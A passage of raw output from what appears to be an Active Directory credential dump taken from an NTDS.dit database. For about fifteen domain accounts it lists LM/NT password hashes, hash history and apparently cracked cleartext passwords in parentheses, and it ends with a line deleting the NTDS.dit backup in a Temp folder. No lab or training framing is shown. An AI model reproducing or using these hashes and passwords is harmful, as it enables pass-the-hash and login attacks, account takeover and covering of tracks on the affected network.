Last Logon: 12:00:00 AM Monday, January 01, 1601

Logon Count: 0

- Password Never Expires

Hash History:

N.Wells:1175:B70C6E42AE25B562002EDF4736D34F56:8CB38BF192CF48353899C4DCDD15B049

[+] T.Oliver (spurted)

T.Oliver:1176:aad3b435b51404eeaad3b435b51404ee:5DC1B48C296C01AE7DD2291266D21103

Password Expires: r

Last Password Change: 3:57:49 PM Sunday, December 15, 2019

Last Logon: 12:00:00 AM Monday, January 01, 1601

Logon Count: 0

- Password Never Expires

Hash History:

T.Oliver:1176:33AF659727B18BB1E8EAE64AC3C6055B:5DC1B48C296C01AE7DD2291266D
21103

[+] J.Rhodes (shabby)

J.Rhodes:1177:aad3b435b51404eeaad3b435b51404ee:84C644A804A24EEFA1B634469111F
48C

Password Expires: r

Last Password Change: 3:57:49 PM Sunday, December 15, 2019

Last Logon: 12:00:00 AM Monday, January 01, 1601

Logon Count: 0

- Password Never Expires

Hash History:

J.Rhodes:1177:394F665D5E3F980E1ABFFDEF1051C23A:84C644A804A24EEFA1B63446911
1F48C

[+] T.Harmon (Lockhart)

T.Harmon:1178:aad3b435b51404eeaad3b435b51404ee:6DD337D4D8A036E352E5CDFDD3C
8FC9F

Password Expires: r

Last Password Change: 3:57:50 PM Sunday, December 15, 2019

Last Logon: 12:00:00 AM Monday, January 01, 1601

Logon Count: 0

- Password Never Expires

Hash History:

T.Harmon:1178:74E0014C8256714660395CB74A947C75:6DD337D4D8A036E352E5CDFDD3
C8FC9F

[+] M.Mills (invoke)

M.Mills:1179:aad3b435b51404eeaad3b435b51404ee:B32CE1C504944A4DCD7E3E888127BA
2B

Password Expires: r

Last Password Change: 3:57:50 PM Sunday, December 15, 2019

Last Logon: 12:00:00 AM Monday, January 01, 1601

Logon Count: 0

- Password Never Expires

Hash History:

M.Mills:1179:EAA957B703F48B729C8F0073233AA0EB:B32CE1C504944A4DCD7E3E888127
BA2B

[+] D.Pena (plumage)

D.Pena:1180:aad3b435b51404eeaad3b435b51404ee:A78EBAF0FE306DCC00C675C9E1F7C
636

Password Expires: r

Last Password Change: 3:57:50 PM Sunday, December 15, 2019

Last Logon: 12:00:00 AM Monday, January 01, 1601

Logon Count: 0

- Password Never Expires

Hash History:

D.Pena:1180:8F2F0BB2447CF0AADA7B6A09A30FE629:A78EBAF0FE306DCC00C675C9E1F
7C636

[+] J.Torres (tellurium)

J.Torres:1181:aad3b435b51404eeaad3b435b51404ee:8306EA34607DFE42F2FFB9B5E7C9D
549

Password Expires: r

Last Password Change: 3:57:51 PM Sunday, December 15, 2019

Last Logon: 12:00:00 AM Monday, January 01, 1601

Logon Count: 0

- Password Never Expires

Hash History:

J.Torres:1181:478FEFD1B4C490521FDE98077FA283FE:8306EA34607DFE42F2FFB9B5E7C
9D549

[+] B.Martin (wrest)

B.Martin:1182:aad3b435b51404eeaad3b435b51404ee:000EFF28D92141D870EBCC5481981E
E9

Password Expires: r

Last Password Change: 3:57:51 PM Sunday, December 15, 2019

Last Logon: 12:00:00 AM Monday, January 01, 1601

Logon Count: 0

- Password Never Expires

Hash History:

B.Martin:1182:2E7888697441DE7F1A4654D6129A58B3:000EFF28D92141D870EBCC5481981EE9

[+] K.Hudson (even)

K.Hudson:1183:aad3b435b51404eeaad3b435b51404ee:19D28D205FCB0368B016A8053B71EE86

Password Expires: r

Last Password Change: 3:57:51 PM Sunday, December 15, 2019

Last Logon: 12:00:00 AM Monday, January 01, 1601

Logon Count: 0

- Password Never Expires

Hash History:

K.Hudson:1183:58837BA6B2CAE3179DDDD1915F35B697:19D28D205FCB0368B016A8053B71EE86

[+] S.Franklin (biotic)

S.Franklin:1184:aad3b435b51404eeaad3b435b51404ee:EA7B69D441DE0589D90A0359690DFA72

Password Expires: r

Last Password Change: 3:57:52 PM Sunday, December 15, 2019

Last Logon: 12:00:00 AM Monday, January 01, 1601

Logon Count: 0

- Password Never Expires

Hash History:

S.Franklin:1184:0CD518B3DFD6CDE365D3DCD363ED37DD:EA7B69D441DE0589D90A0359690DFA72

[+] F.Chapman (hermaphroditism)

F.Chapman:1185:aad3b435b51404eeaad3b435b51404ee:79F4A0FF129E9B1BBBE2C13666A56934

Password Expires: r

Last Password Change: 3:57:52 PM Sunday, December 15, 2019

Last Logon: 12:00:00 AM Monday, January 01, 1601

Logon Count: 0

- Password Never Expires

Hash History:

F.Chapman:1185:27129EFFDB13ED41BCAF3D254B13D92F:79F4A0FF129E9B1BBBE2C13666A56934

[+] E.Elliott (realty)

E.Elliott:1186:aad3b435b51404eeaad3b435b51404ee:569AFA4E6550BA1C14582E66AFA18F6A

Password Expires: r

Last Password Change: 3:57:53 PM Sunday, December 15, 2019

Last Logon: 12:00:00 AM Monday, January 01, 1601

Logon Count: 0

- Password Never Expires

Hash History:

E.Elliott:1186:DCA6451A1D6835CF9F65601B7DAB6741:569AFA4E6550BA1C14582E66AFA18F6A

[+] N.Vega (chum)

N.Vega:1187:aad3b435b51404eeaad3b435b51404ee:DA0CED7D500B8937DCEE6F09DAC785FA

Password Expires: r

Last Password Change: 3:57:53 PM Sunday, December 15, 2019

Last Logon: 12:00:00 AM Monday, January 01, 1601

Logon Count: 0

- Password Never Expires

Hash History:

N.Vega:1187:6BC5897C691294CAED5C75EF45563B58:DA0CED7D500B8937DCEE6F09DAC785FA

[+] M.Boyd (picadilly)

M.Boyd:1188:aad3b435b51404eeaad3b435b51404ee:345F58B38F5BD5BF3E189D04AA7632C7

Password Expires: r

Last Password Change: 3:57:53 PM Sunday, December 15, 2019

Last Logon: 12:00:00 AM Monday, January 01, 1601

Logon Count: 0

- Password Never Expires

Hash History:

M.Boyd:1188:186C4A4425A971FF95795FC951FEDAEF:345F58B38F5BD5BF3E189D04AA7632C7

[+] test (closure)

test:1189:aad3b435b51404eeaad3b435b51404ee:C5A237B7E9D8E708D8436B6148A25FA1

Password Expires: r

Last Password Change: 3:57:54 PM Sunday, December 15, 2019

Last Logon: 12:00:00 AM Monday, January 01, 1601

Logon Count: 0

- Password Never Expires

Hash History:

test:1189:5BD95480AF9C5F44E7E641E68E9CAF74:C5A237B7E9D8E708D8436B6148A25FA
1

[*] Deleting backup of NTDS.dit at C:\Windows\Temp\EPOMCVmul\Active Directory\ntds.dit